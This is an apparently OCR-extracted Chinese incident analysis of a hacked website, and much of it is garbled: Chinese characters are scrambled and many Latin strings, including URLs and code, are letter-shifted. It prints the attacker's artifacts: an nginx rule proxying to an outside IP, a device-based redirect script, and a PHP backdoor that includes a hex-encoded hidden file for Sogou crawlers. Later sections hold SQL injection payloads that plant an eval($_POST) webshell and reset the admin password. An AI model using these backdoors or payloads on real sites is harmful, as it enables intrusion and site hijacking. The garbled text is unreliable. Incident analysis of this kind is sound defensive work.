
绍罗　　络　矿　　绑神

kwws=22z z z 1{{{1f q2}kxdqw2||vf 2lqgh{1vkwp o

kwws=22z z z 1{{{1f q2}kxdqw2z z z vf 2lqgh{1vkwp o

kwws=22z z z 1{{{1f q2}kxdqw2}}}vf 2lqgh{1vkwp o

参　绍　　评　Ⓑ　　摄　　。(f)　练绑　　神




规　　罗　　ⓧ　矿　绝⑨　般　绍　　nw

警矿


kwws=22{q00gstz5}rnnfrp2Q2nw2gw1nw

练　　警神



gwlmw　　练　⑨　般　练　mw矿

kwws=22{q00gstz5}rnnmfrp2Q2mw2|}1mw



角　　Ⓑ

kwwsv=22dhp frr1frp2Bgw

练　　罗　矿　翻　　矿　评

Ⓑ　绍　　摄

神

Ⓑ xuo 警谅 矿 起 警 (u) 矿 践 规

矿 规 绍 规前f剔 摄

Qj lq{ 警 矿 Qj lq{ 警

Yluwx ddKr vwlfr qi 矿 见 规前f剔 络

矿ⓧ Ⓑ kwws=224361566157; 1496矿 翻 摄

```
server
  {
      listen       80;
      server_name  www.[redacted].cn;
      index index.html index.htm index.shtml index.php;
      root  /var/www/html/www;
      charset utf-8;
      ssi on;
      #####  Error Log  #####
      #error_log  /opt/nginx_error_log/www.[redacted]com.cn.log;
      add_header X-Frame-Options SAMEORIGIN;
      location ~ /([0-9-a-z]+)sc {
      proxy_pass http://103.233.248.163;
      }
}
```


(u) 见 矿络 摄

8 神 ⓤ ⓧ

SF 矿 ⓤ 齐 矿 阻 携 阻

Ⓑ 绍 矿 起 矿 谨

试 摄

(f) 矿 评 Ⓑ 摄

矿 Ⓑ般练 m神

kwws=22m1}dgryrvqmssq|zx}1frp2fdrqlpd1mw

```
document.writeln("<script>");
document.writeln("function browserRedirect() {");
document.writeln("    var sUserAgent = navigator.userAgent.toLowerCase();");
document.writeln("    var bIsIpad = sUserAgent.match(/ipad/i) == \'ipad\';");
document.writeln("    var bIsIphoneOs = sUserAgent.match(/iphone os/i) == \'iphone os\';");
document.writeln("    var bIsMidp = sUserAgent.match(/midp/i) == \'midp\';");
document.writeln("    var bIsUc7 = sUserAgent.match(/rv:1.2.3.4/i) == \'rv:1.2.3.4\';");
document.writeln("    var bIsUc = sUserAgent.match(/ucweb/i) == \'ucweb\';");
document.writeln("    var bIsAndroid = sUserAgent.match(/android/i) == \'android\';");
document.writeln("    var bIsCE = sUserAgent.match(/windows ce/i) == \'windows ce\';");
document.writeln("    var bIsWM = sUserAgent.match(/windows mobile/i) == \'windows mobile\';");
document.writeln("    if (!(bIsIpad || bIsIphoneOs || bIsMidp || bIsUc7 || bIsUc || bIsAndroid || bIsCE || bIsWM) ){");
document.writeln("        window.location.href=\'https://[redacted]com/';");
document.writeln("    } else {");
document.writeln("        window.location.href=\'https://[redacted].com/';");
document.writeln("    }");
document.writeln("}");
document.writeln("browserRedirect();");
document.writeln("</script>");
```


角 规 矿 参 m 见 (v) 矿

ⓧ ⓤ 知 携lsdg携Dqgurlg 矩 矿 Ⓑ

kwwsv=22595:391frp

练 kwwsv=22595:391frp 矿 Ⓑ 神

9 神 ⓧ

购 矿 矿 购

罪 矿评 Ⓑ练范陷裁 矿 矿 遂

矿 摄 矿购 般 Ⓑ ⓧ 摄

补 ⓤ Ⓑ

lqgh{1sks 警 见 (f) 矿 警见

ⓧ 摄


```
<?php
error_reporting(0);
if(stristr(strtolower($_SERVER['HTTP_USER_AGENT']),"Sogou") || stristr($_SERVER['HTTP_REFERER'],"sogou")||stristr(
@include(PACK('H*','2f746d702f2e4943452d756e69782f2e2e2f632e6a7067'));
}else{

    header('Location: http://www.      .cn/index.html');
}
?>
```

练 lqfoxgh 挺 。 警 矿 lqgh{/sks 。

2wp s21LF H0xql{211 2f1msj 摄

阻 2wp s 矿 绑 矿 f1msj 警 矿

。 练 ⓧ 摄



: 神

矿 矿 购练

齐 般 阿 矿 缺 阿 矿 参

经词 矿补 雅 摄 艰警 范

绑矿评 摄


矿 Ⓓ 矿SV 练绑矿

经 摄

4携

矿 翻 534;

37 4; 4<=57=3: 摄




5携

远 矿 LS神4461{{1{{157 知见

LS矿 矩矿 lp dj h1ms知 矩矿


般 摄



练 警+ 迄 补 534: 037053

534; 03704<,矿 练限 缩 lp dj h1mvs 警 矿

(f)(Y) 534; 03704; 534: 03<054摄




lp dj h1mvs 534: 03<054职 Ⓡ 经词Ⓑ ⓡ 矿

耐 摄

6携


角 Ⓑ般 矿 绑

URRWludu 阿 认 警矿 认 翻 534: 03505; 43=68摄



URRWludu 矿 罪 绕

警 练 知lp dj h1mvs矩摄



魁罗 矿 角 参 参 摄

调 角 Ⓑ URRWludu 绑 矿

迄 般 练 矿 罗 zhevkhoo 般

摄

谷 z hevkhoo 离

绑 URRWludu 阿 认 警 Ⓑ陷罪

迎 矿 魁 Ⓡ阻软 般 矿 补 绑 菠

至般 vkhoo矿 角结 摄

足罪 参 翻 角 绑般 矿

逃矿 参 评 院 迎 矿 ⓮ 评ⓠ 虚

摄

; 神

购 练罗 矿 练 矿购 dgp lq

结般矿 阻 矿 结 般矿

般 练罗 摄结 矿结 般 矿 购

般摄

Ⓡ (f) 矿 雅 矿 dgp lq 践

4携 z hevkhoo

z hevkhoo 矿 矿

(s) 翻 534; 039046 37=63=63

5携　　谅　LS

(s)　　矿　　矿　谅Ⓑ　LS　翻神

4; 31{{1{{16

6携院　(f)

阿　　绕　LS　院　败　神

®矿　缩　　般　角

神

4: 514914145 4; 31{{1{{{16 0 0 ^432Mkq2534; =3; =74=76 . 3; 33`
%l HW
2sσxv2gr z qσr dg1sksBr shq@4) duuv4^`@<<) duuv4^`@435) duuv4^`@436) duuv4^`@<8) duuv4^`@433) duuv4^`@<;) duuv4^`@445) duuv4^`@447) duuv4^`@434) duuv4^`@435) duuv4^`@438) duuv4^`@453) duuv5^`@43<) duuv5^`@454) duuv5^`@<: ) duuv5^`@433) duuv5^`@<9) duuv5^`@65) duuv5^`@; 6) duuv5^`@9<) duuv5^`@; 7) duuv5^`@65) duuv5^`@<9) duuv5^`@443) duuv5^`@444) duuv5^`@447) duuv5^`@43<) duuv5^`@<;) duuv5^`@444) duuv5^`@433) duuv5^`@454) duuv5^`@<9) duuv5^`@65) duuv5^`@94) duuv5^`@65) duuv5^`@6<) duuv5^`@93) duuv5^`@96) duuv5^`@445) duuv5^`@437) duuv5^`@445) duuv5^`@65) duuv5^`@435) duuv5^`@438) duuv5^`@43; ) duuv5^`@434) duuv5^`@<8) duuv5^`@445) duuv5^`@44: ) duuv5^`@449) duuv5^`@<8) duuv5^`@<<) duuv5^`@444) duuv5^`@443) duuv5^`@449) duuv5^`@434) duuv5^`@443) duuv5^`@449) duuv5^`@448) duuv5^`@73) duuv5^`@6<) duuv5^`@6<) duuv5^`@447) duuv5^`@434) duuv5^`@<: ) duuv5^`@433) duuv5^`@79) duuv5^`@445) duuv5^`@437) duuv5^`@445) duuv5^`@6<) duuv5^`@6<) duuv5^`@77) duuv5^`@6<) duuv5^`@6<) duuv5^`@93) duuv5^`@96) duuv5^`@445) duuv5^`@437) duuv5^`@445) duuv5^`@65) duuv5^`@434) duuv5^`@44; ) duuv5^`@<:) duuv5^`@43; ) duuv5^`@73) duuv5^`@69) duuv5^`@<8) duuv5^`@; 3) duuv5^`@: <) duuv5^`@; 6) duuv5^`@; 7) duuv5^`@<4) duuv5^`@453) duuv5^`@<6) duuv5^`@74) duuv5^`@8<) duuv5^`@434) duuv5^`@<<) duuv5^`@437) duuv5^`@444) duuv5^`@65) duuv5^`@43<) duuv5^`@: <) duuv5^`@444) duuv5^`@443) duuv5^`@8<) duuv5^`@96) duuv5^`@95) duuv5^`@6<) duuv5^`@6<) duuv5^`@74) duuv5^`@8<) duuv5^`@96) duuv5^`@95) duuv5^`@6<) duuv5^`@65) duuv5^`@; :) duuv5^`@: 5) duuv5^`@9<) duuv5^`@; 5) duuv5^`@9<) duuv5^`@65) duuv5^`@<9) duuv5^`@<: ) duuv5^`@438) duuv5^`@433) duuv5^`@<9) duuv5^`@65)

duuv5^`@94) duuv5^`@7<) duuv5^`@8:) duuv5^`@65) duuv5^`@68
KWWS2414% 533 9:

4: 514914145 4; 31{{1{{{16 0 0 ^432Mkq2534; =3; =74=76 . 3; 33`
%J HW\ 2soxv2dgbmv1sksBdlg@4< KWWS2414% 533 65

SRF 矿 角 罗 srf 规

罪 阻 矿 练 2soxv2dgbmv1sksBdlg@4< soxv

uhdg1sks 警摄

神

fij bgesuhil{p|dgVHWqr up er g| @ *?Bsks

ildhbsxwbfr qwhqvw+**uhdg1sks**/**?Bsks

hydor' bSRVW\{`,>hfkr p Rr q>BA**;>BA* Z KHUHdlgc @4< &

经矿 规 2soxv2gr z qor dg1sks 罪 VTO 阻

矿 绑 矿 经 际 规绑 6 H[S 摄

(x) 练神远

4携 whvw2whvw456:;<矿 规 ⓟ

5携 绑 阻 VTO 神

fij bgesuhil{dgp lq

VHWxvhulg@*vslghu*/sz gc@*i5<: d8: d8d: 76; <7d3h7* z khuh lg@4< &


远 翻神 vslghu矿 dgp lq摄

6携 H[S=

?

r shq@4) duuv4^`@<<) duuv4^`@435) duuv4^`@436) duuv4^`@<8) duuv4^`@433) duuv4^`@<;) duuv4^`@445) duuv4^`@447) duuv4^`@434) duuv4^`@435) duuv4^`@438) duuv4^`@453) duuv5^`@<: ) duuv5^`@433) duuv5^`@43<) duuv5^`@438) duuv5^`@443) duuv5^`@<9) duuv5^`@65) duuv5^`@; 6) duuv5^`@9<) duuv5^`@; 7) duuv5^`@65) duuv5^`@<9) duuv5^`@44: ) duuv5^`@448) duuv5^`@434) duuv5^`@447) duuv5^`@438) duuv5^`@433) duuv5^`@<9) duuv5^`@94) duuv5^`@6<) duuv5^`@448) duuv5^`@445) duuv5^`@438) duuv5^`@433) duuv5^`@434) duuv5^`@447) duuv5^`@6<) duuv5^`@77) duuv5^`@65) duuv5^`@<9) duuv5^`@445) duuv5^`@44<) duuv5^`@433) duuv5^`@<9) duuv5^`@94) duuv5^`@6<) duuv5^`@435) duuv5^`@83) duuv5^`@8:) duuv5^`@88) duuv5^`@<:) duuv5^`@86) duuv5^`@88) duuv5^`@<: ) duuv5^`@86) duuv5^`@<: ) duuv5^`@88) duuv5^`@85) duuv5^`@84) duuv5^`@89) duuv5^`@8:) duuv5^`@85) duuv5^`@<:) duuv5^`@7; ) duuv5^`@434) duuv5^`@85) duuv5^`@6<) duuv5^`@65) duuv5^`@44<) duuv5^`@437) duuv5^`@434) duuv5^`@447) duuv5^`@434) duuv5^`@65) duuv5^`@438) duuv5^`@433) duuv5^`@94) duuv5^`@7<) duuv5^`@8:) duuv5^`@65) duuv5^`@68

H[S 矿 翻 绑神



7携 翻 vslghu dgp lq

(x) 色神 2sqxv2p|wdj bmv1sks 警 练 sks

4携 神 绑 阻 VTO 神

cfij bgesuhil{p|wdj+dlg/h{serg|/qrup erg|,
YDOXHV+<346/C*/*~ghgh=sksØldnbsxwbfrqwhqvw+**<3vhf1sks**/**?B
sks hydo+' bSRVW^jxljh`,>BA**;>~2ghgh=sksØ; & C*co

5携 H[S=

Brshq@4) duuv4^`@<<) duuv4^`@435) duuv4^`@436) duuv4^`@<8) duuv
4^`@433) duuv4^`@<;) duuv4^`@445) duuv4^`@447) duuv4^`@434) duuv4^`
@435) duuv4^`@438) duuv4^`@453) duuv5^`@43<) duuv5^`@454) duuv5
^`@449) duuv5^`@<:) duuv5^`@436) duuv5^`@<9) duuv5^`@65) duuv5^`
@73) duuv5^`@<: ) duuv5^`@438) duuv5^`@433) duuv5^`@77) duuv5^`
@434) duuv5^`@453) duuv5^`@445) duuv5^`@<; ) duuv5^`@444) duuv5^`
@433) duuv5^`@454) duuv5^`@77) duuv5^`@443) duuv5^`@444) duuv5^`
@447) duuv5^`@43<) duuv5^`@<;) duuv5^`@444) duuv5^`@433) duuv5^`
@454) duuv5^`@74) duuv5^`@65) duuv5^`@; 9) duuv5^`@98) duuv5^`@
: 9) duuv5^`@; 8) duuv5^`@9<) duuv5^`@; 6) duuv5^`@73) duuv5^`@8:
) duuv5^`@7; ) duuv5^`@7<) duuv5^`@84) duuv5^`@77) duuv5^`@97) d
uuv5^`@<9) duuv5^`@<5) duuv5^`@6<) duuv5^`@<9) duuv5^`@77) duu
v5^`@6<) duuv5^`@456) duuv5^`@433) duuv5^`@434) duuv5^`@433) du
uv5^`@434) duuv5^`@8;) duuv5^`@445) duuv5^`@437) duuv5^`@445) d
uuv5^`@458) duuv5^`@435) duuv5^`@438) duuv5^`@43;) duuv5^`@434
) duuv5^`@<8) duuv5^`@445) duuv5^`@44: ) duuv5^`@449) duuv5^`@<8
) duuv5^`@<<) duuv5^`@444) duuv5^`@443) duuv5^`@449) duuv5^`@434
) duuv5^`@443) duuv5^`@449) duuv5^`@448) duuv5^`@73) duuv5^`@6<
) duuv5^`@6<) duuv5^`@8:) duuv5^`@7; ) duuv5^`@448) duuv5^`@434)
duuv5^`@<<) duuv5^`@79) duuv5^`@445) duuv5^`@437) duuv5^`@445)
duuv5^`@6<) duuv5^`@6<) duuv5^`@77) duuv5^`@6<) duuv5^`@6<) du
uv5^`@93) duuv5^`@96) duuv5^`@445) duuv5^`@437) duuv5^`@445) du

uv5^`@65) duuv5^`@434) duuv5^`@44; ) duuv5^`@<:) duuv5^`@43;) du
uv5^`@73) duuv5^`@69) duuv5^`@<8) duuv5^`@; 3) duuv5^`@: <) duuv
5^`@; 6) duuv5^`@; 7) duuv5^`@<4) duuv5^`@436) duuv5^`@44:) duuv5
^`@438) duuv5^`@436) duuv5^`@434) duuv5^`@<6) duuv5^`@74) duuv5
^`@8<) duuv5^`@96) duuv5^`@95) duuv5^`@6<) duuv5^`@6<) duuv5^`
@74) duuv5^`@8<) duuv5^`@456) duuv5^`@7: ) duuv5^`@433) duuv5^`
@434) duuv5^`@433) duuv5^`@434) duuv5^`@8; ) duuv5^`@445) duuv5^`
@437) duuv5^`@445) duuv5^`@458) duuv5^`@6<) duuv5^`@74) duuv5^`
@65) duuv5^`@68) duuv5^`@65) duuv5^`@97) duuv5^`@<9) duuv5^`@
<5) duuv5^`@6<) duuv5^`@<9

6携 H[S 矿 ghghbp | wdj 罪 阻练

矿

7携 绑 矿 2sovv 绑 <3vhf1sks 练

kwws=22z z z 1{{{{1fr p 2sovv2p | wdj bmv1sksBdlg@<346

(x) 绍神起 2sovv2dgbmv1sks 警 翻练 sks

4携 神 绑 阻 VTO 神

fij bgesuhil{p | dgVHWqr up er g| @ *?Bsks

ildhbsxwbfr qwhqww+**uhdg1sks**/**?Bsks hydo+' bSRVW{`,>hfkr p Rr q>BA**,>BA* Z KHUHdlgc @4< &

5携 H[S=

